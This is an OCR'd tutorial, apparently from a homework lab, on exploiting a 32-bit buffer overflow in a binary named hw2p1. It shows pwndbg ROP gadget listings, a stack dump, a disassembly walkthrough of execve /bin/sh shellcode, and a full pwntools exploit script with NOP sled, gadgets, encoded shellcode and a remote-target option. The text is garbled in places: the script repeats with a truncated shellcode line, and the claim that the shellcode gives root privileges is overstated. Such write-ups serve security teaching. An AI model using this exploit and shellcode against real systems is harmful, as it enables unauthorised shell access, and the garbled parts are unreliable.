

Exploiting Buffer Overflow Vulnerability Part2





```
pwndbg> rop --grep "pop"
0x08049335 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x080492af : add byte ptr [eax], al ; pop ebp ; ret
0x080492ad : add dword ptr [eax], eax ; add byte ptr [eax], al ; pop ebp ; ret
0x08049315 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804901b : add esp, 8 ; pop ebx ; ret
0x08049314 : jecxz 0x8049299 ; les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x08049313 : jne 0x80492f8 ; add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804901c : les ecx, ptr [eax] ; pop ebx ; ret
0x08049316 : les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x080492ac : mov eax, 1 ; pop ebp ; ret
0x08049317 : or al, 0x5b ; pop esi ; pop edi ; pop ebp ; ret
0x080492b1 : pop ebp ; ret
0x08049318 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 1
0x0804901e : pop ebx ; ret
0x0804931a : pop edi ; pop ebp ; ret 2
0x0804923a : pop es ; add byte ptr [eax], al ; add byte ptr [ebp - 0x20f7b], cl ; call dword ptr [
eax + 0x68]
0x08049319 : pop esi ; pop edi ; pop ebp ; ret
0x080492a1 : popal ; cld ; ret
0x08049016 : sal byte ptr [edx + eax - 1], 0xd0 ; add esp, 8 ; pop ebx ; ret
```

```
pwndbg> stack 100
00:0000| esp 0xffffccf4 ◂— 'BBBB'
01:0004| edx 0xffffccf8 ◂— 0x212d7700
02:0008|     0xffffccfc ◂— 0x4043741f
03:000c|     0xffffcd00 ◂— 0x91d14e3c
04:0010|     0xffffcd04 ◂— '\\BS@(#'
05:0014|     0xffffcd08 ◂— 0x2328 /* '(#' */
06:0018|     0xffffcd0c ◂— 0xffffffff
07:001c|     0xffffcd10 ◂— 0x7
08:0020|     0xffffcd14 —▸ 0xffffcd1c ◂— 0x41414141 ('AAAA')
09:0024|     0xffffcd18 —▸ 0xf7ff09ed ◂— 'realloc'
0a:0028|     0xffffcd1c ◂— 0x41414141 ('AAAA')
... ↓        89 skipped
pwndbg>
```

https://shell-storm.org/shellcode/files/shellcode-256.html

The shellcode used aboveis a **Linux x86** shellcode that executes a **/bin/sh** shell. The shellcode is written in **assembly language** and is **256 bytes** long.

To understand how the shellcode works, we need to disassemble it and analyze the instructions. The following is the disassembled code:


31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 89 e2 53 89 e1 b0 0b cd 80
Copy


The first instruction 31 c0 sets the value of the eax register to 0. The next instruction 50 pushes the value of eax onto the stack. The next instructions 68 2f 2f 73 68 and 68 2f 62 69 6e push the strings /bin//sh onto the stack. The next instruction 89 e3 moves the value of esp into the ebx register. The next instruction

50 pushes the value of eax onto the stack again. The next instruction 89 e2 moves the value of esp into the edx register. The next instruction 53 pushes the value of ebx onto the stack. The next instruction 89 e1 moves the value of esp into the ecx register. The next instruction b0 0b sets the value of al to 0x0b. Finally, the last instruction cd 80 executes an interrupt to invoke a system call.

When executed, this shellcode will spawn a new shell with root privileges.

```
17 binPath="./hw2p1"
18 isRemote = pwn.args.REMOTE
19
20 # build in GDB support
21 gdbscript = '''
22 init-pwndbg
23 break *ultimateQuestion+42
24 continue
25 '''.format(**locals())
26
27 # interact with the program to get to where we can exploit
28 pwn.context.log_level="debug"
29 elf = pwn.context.binary = pwn.ELF(binPath, checksec=False)
30 pwn.context.update(arch='i386', os='linux')
31
32 io = start()
33
34 # define Payload & Gadgets
35 bufLen = 408
36
37 gadget1=pwn.p32(0×08049318)
38 gadget2=pwn.p32(0×0804931a)
39 numNOPs = b'\x90'*16
40
41 overFlow = bufLen * b'\x90'
42 ret = b'B'*4
43
44 shellcode=b'\x99\x52\x58\x52\xbf\xb7\x97\x39\x34\x01\xff\x57\x
45
46
47 #bad \x00\x09\x0a\x0b\x0c\x0d\x09\x20\
48 #good =
   b'\x01\x02\x03\x04\x05\x06\x07\x08\x0e\x0f\x10\x11\x12\x13\x14
49
50 buffer = pwn.flat(
51         [
52
53             shellcode,
54             overFlow,
55             gadget1,
56             numNOPs,
57             gadget2
58         ])
59
60 pwn.info("buffer len: %d",len(buffer))
61 io.sendline(buffer)
62
63 io.interactive()
```





#!/usr/bin/env python3

import time, os, traceback, sys, os

import pwn

```
import binascii, array
from textwrap import wrap


def start(argv=[], *a, **kw):
    if pwn.args.GDB: # use the gdb script, sudo apt install gdbserver
        return pwn.gdb.debug([binPath] + argv, gdbscript=gdbscript, *a, **kw)
    elif pwn.args.REMOTE: # ['server', 'port']
        return pwn.remote(sys.argv[1], sys.argv[2], *a, **kw)
    else: # run locally, no GDB
        return pwn.process([binPath]+argv, *a, **kw)

binPath="./hw2p1"
isRemote = pwn.args.REMOTE

# build in GDB support
gdbscript = '''
init-pwndbg
break *ultimateQuestion+42
continue
'''.format(**locals())

# interact with the program to get to where we can exploit
pwn.context.log_level="debug"
elf = pwn.context.binary = pwn.ELF(binPath, checksec=False)
pwn.context.update(arch='i386', os='linux')
```

```
io = start()

# define Payload & Gadgets
bufLen = 408

gadget1=pwn.p32(0x08049318)
gadget2=pwn.p32(0x0804931a)
numNOPs = b'\x90'*16

overFlow = bufLen * b'\x90'
ret = b'B'*4

shellcode=b'\x99\x52\x58\x52\xbf\xb7\x97\x39\x34\x01\xff\x57\xbf\x97\x17\xb1\x34\x01\xff\x47\x57\x89\xe3\x52\x53\x89\xe1\xb0\x63\x2c\x58\x81\xef\x62\xae\x61\x69\x57\xff\xd4'



#bad \x00\x09\x0a\x0b\x0c\x0d\x09\x20\
#good = b'\x01\x02\x03\x04\x05\x06\x07\x08\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\x
```

```
e2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf
5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'


buffer = pwn.flat(
        [


            shellcode,
            overFlow,
            gadget1,
            numNOPs,
            gadget2
        ])

pwn.info("buffer len: %d",len(buffer))
io.sendline(buffer)


io.interactive()
```